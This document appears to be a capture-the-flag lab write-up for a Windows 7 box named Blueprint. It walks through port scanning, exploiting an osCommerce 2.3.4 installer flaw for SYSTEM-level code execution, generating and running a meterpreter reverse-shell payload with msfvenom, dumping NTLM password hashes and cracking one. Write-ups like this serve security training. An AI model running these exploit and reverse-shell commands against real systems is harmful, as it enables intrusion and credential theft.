

Blueprint

Enumeration

Nmap Scan

HTTP (80)

HTTPS (443), HTTP (8080)

Subdirectories (8080)

Exploitation

Enumeration

Nmap Scan

```
{'80': 'http', '135': 'msrpc', '139': 'netbios-ssn', '443': 'https', '445': 'microsoft-ds', '3306': 'mysql', '8080': 'http-proxy', '49152': 'unknown', '49153': 'unknown', '49154': 'unknown', '49160': 'unknown', '49165': 'unknown'}
```

PORT	STATE	SERVICE	VERSION
80/tcp	open	http	Microsoft IIS httpd 7.5
http-methods:			
_ Potentially risky methods: TRACE			
_http-server-header: Microsoft-IIS/7.5			
_http-title: 404 - File or directory not found.			
135/tcp	open	msrpc	Microsoft Windows RPC
139/tcp	open	netbios-ssn	Microsoft Windows netbios-ssn
443/tcp	open	ssl/http	Apache httpd 2.4.23 ((Win32) OpenSSL/1.0.2h PHP/5.6.28)
http-ls: Volume /			
SIZE TIME FILENAME			
- 2019-04-11 22:52 oscommerce-2.3.4/			
- 2019-04-11 22:52 oscommerce-2.3.4/catalog/			
- 2019-04-11 22:52 oscommerce-2.3.4/docs/			
_			
http-methods:			
_ Potentially risky methods: TRACE			
_ssl-date: TLS randomness does not represent time			
_http-title: Index of /			
_http-server-header: Apache/2.4.23 (Win32) OpenSSL/1.0.2h PHP/5.6.28			
ssl-cert: Subject: commonName=localhost			
Not valid before: 2009-11-10T23:48:47			
_Not valid after: 2019-11-08T23:48:47			
tls-alpn:			
_ http/1.1			
445/tcp	open	microsoft-ds	Windows 7 Home Basic 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
3306/tcp	open	mysql	MariaDB 10.3.23 or earlier (unauthorized)
8080/tcp	open	http	Apache httpd 2.4.23 (OpenSSL/1.0.2h PHP/5.6.28)
http-methods:			


```
|_ Potentially risky methods: TRACE
| http-ls: Volume /
| SIZE  TIME                FILENAME
| -      2019-04-11 22:52  oscommerce-2.3.4/
| -      2019-04-11 22:52  oscommerce-2.3.4/catalog/
| -      2019-04-11 22:52  oscommerce-2.3.4/docs/
|_
|_http-server-header: Apache/2.4.23 (Win32) OpenSSL/1.0.2h PHP/5.6.28
|_http-title: Index of /

49152/tcp open  msrpc      Microsoft Windows RPC
49153/tcp open  msrpc      Microsoft Windows RPC
49154/tcp open  msrpc      Microsoft Windows RPC
49160/tcp open  msrpc      Microsoft Windows RPC

49165/tcp open  msrpc      Microsoft Windows RPC
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Microsoft Server 2008 R2 SP1 (96%), Microsoft Windows 7 or 8.1 R1 or Server 2008 R2 SP1 (95%), Microsoft Windows 7 or 8.1 R1 (95%), Microsoft Windows 8.1 (94%), Microsoft Windows Server 2012 or 2012 R2 (93%), Microsoft Windows 10 (92%), Microsoft Windows 10 1511 - 1607 (92%), Microsoft Windows 10 1607 (92%), Microsoft Windows Home Server 2011 (Windows Server 2008 R2) (92%), Microsoft Windows Server 2008 R2 SP1 (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 3 hops
Service Info: Hosts: BLUEPRINT, localhost; OS: Windows; CPE: cpe:/o:microsoft:windows
```

- 12 ports opened
- Port 80 (HTTP), port 443 (HTTPS), 8080 (HTTP) → Check for subdirectories
- Port 135 (RPC) → credentials required for log in
- Port 49152, 49153, 49154, 49160, 49165 (RPC)
- Port 139, 445 (SMB) → check for open shares and connect to them
- Port 3306 (MySQL) → credentials required

HTTP (80)



Returns 404.

HTTPS (443), HTTP (8080)



- Both port redirects to the same page


Subdirectories (8080)

.htaccess	[Status: 403, Size: 1046, Words: 102, Lines: 43, Duration: 37ms]
.htpasswd	[Status: 403, Size: 1046, Words: 102, Lines: 43, Duration: 39ms]
.hta	[Status: 403, Size: 1046, Words: 102, Lines: 43, Duration: 99ms]
cgi-bin/	[Status: 403, Size: 1060, Words: 103, Lines: 43, Duration: 58ms]
com1	[Status: 403, Size: 1046, Words: 102, Lines: 43, Duration: 55ms]
com2	[Status: 403, Size: 1046, Words: 102, Lines: 43, Duration: 56ms]
com3	[Status: 403, Size: 1046, Words: 102, Lines: 43, Duration: 55ms]
com4	[Status: 403, Size: 1046, Words: 102, Lines: 43, Duration: 57ms]
con	[Status: 403, Size: 1046, Words: 102, Lines: 43, Duration: 33ms]
aux	[Status: 403, Size: 1046, Words: 102, Lines: 43, Duration: 2228ms]
licenses	[Status: 403, Size: 1205, Words: 127, Lines: 46, Duration: 51ms]
lpt1	[Status: 403, Size: 1046, Words: 102, Lines: 43, Duration: 53ms]
lpt2	[Status: 403, Size: 1046, Words: 102, Lines: 43, Duration: 53ms]
nul	[Status: 403, Size: 1046, Words: 102, Lines: 43, Duration: 78ms]
phpmyadmin	[Status: 403, Size: 1205, Words: 127, Lines: 46, Duration: 55ms]
prn	[Status: 403, Size: 1046, Words: 102, Lines: 43, Duration: 57ms]
server-status	[Status: 200, Size: 17796, Words: 462, Lines: 306, Duration: 56ms]
server-info	[Status: 200, Size: 99771, Words: 6161, Lines: 1148, Duration: 52ms]
webalizer	[Status: 403, Size: 1046, Words: 102, Lines: 43, Duration: 53ms]

We know the version of os-commerce → 2.3.4

Looking for exploits for this version.

Exploitation



Using the 50128.py exploit

```

└─(kali㉿kali)-[~/Desktop/THM/Blueprint]
└─$ python3 50128.py http://blueprint.thm:8080/oscommerce-2.3.4/catalog
[*] Install directory still available, the host likely vulnerable to the exploit.
[*] Testing injecting system command to test vulnerability
User: nt authority\system

RCE_SHELL$ whoami
nt authority\system

```

Don't know if I am having CMD or Powershell.

Trying to get a meterpreter shell as then I will have a more stable shell.

```

msf exploit(multi/http/oscommerce_installer_unauth_code_exec) > exploit
[*] Started reverse TCP handler on 192.168.131.245:4444
[*] Sending stage (45739 bytes) to 10.49.158.153
[*] Meterpreter session 1 opened (192.168.131.245:4444 -> 10.49.158.153:49708) at 2026-07-20
11:53:33 +0530

meterpreter > dir
Listing: C:\xampp\htdocs\oscommerce-2.3.4\catalog\install\includes
=====

Mode                Size                Type      Last modified                Name
----                -
100666/rw-rw-rw-    1919850381759      fil      211641423418-10-04 12:26:45 +0530    application.php
100666/rw-rw-rw-    9521942497449      fil      242878085667-09-19 05:06:04 +0530    configure.php
040777/rwxrwxrwx    17592186048512     dir      211641423418-10-04 12:26:45 +0530    functions

```

But this shell was not stable. I have to get one more meterpreter reverse shell.

```

└─(kali㉿kali)-[~/Desktop/THM/Blueprint]
└─$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.131.245 LPORT=9001 -f exe > shell.exe

```

Upload this executable using the meterpreter shell obtained.

```

meterpreter > upload shell.exe
[*] Uploading : /home/kali/Desktop/THM/Blueprint/shell.exe -> shell.exe
[*] Uploaded -1.00 B of 7.00 KiB (-0.01%): /home/kali/Desktop/THM/Blueprint/shell.exe -> shell.exe
[*] Completed : /home/kali/Desktop/THM/Blueprint/shell.exe -> shell.exe
meterpreter > execute -f shell.exe

```

On a different terminal window, run a new meterpreter session.

```

msf exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.131.245:9001
[*] Sending stage (199238 bytes) to 10.49.158.153
[*] Meterpreter session 1 opened (192.168.131.245:9001 -> 10.49.158.153:49712) at 2026-07-20
12:02:57 +0530

meterpreter > pwd
C:\Users\TEMP

```

```

meterpreter > sysinfo
Computer      : BLUEPRINT

```

```
OS      : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture : x86
System Language : en_US
Domain : WORKGROUP
Logged On Users : 0
Meterpreter : x86/windows
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:549a1bcb88e35dc18c7a0b0168631411:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Lab:1000:aad3b435b51404eeaad3b435b51404ee:30e87bf999828446a1c1209ddde4c450:::
```

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

30e87bf999828446a1c1209ddde4c450aad3b435b51404eeaad3b435b51404ee

I'm not a robot

This site is exceeding reCAPTCHA Enterprise free quota

reCAPTCHA

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1 sha1_bin), QubesV3.1BackupDefaults

Hash	Type	Result
30e87bf999828446a1c1209ddde4c450	NTLM	googleplus

Color Codes: Green Exact match, Yellow Partial match, Red Not found.

Blueprint

5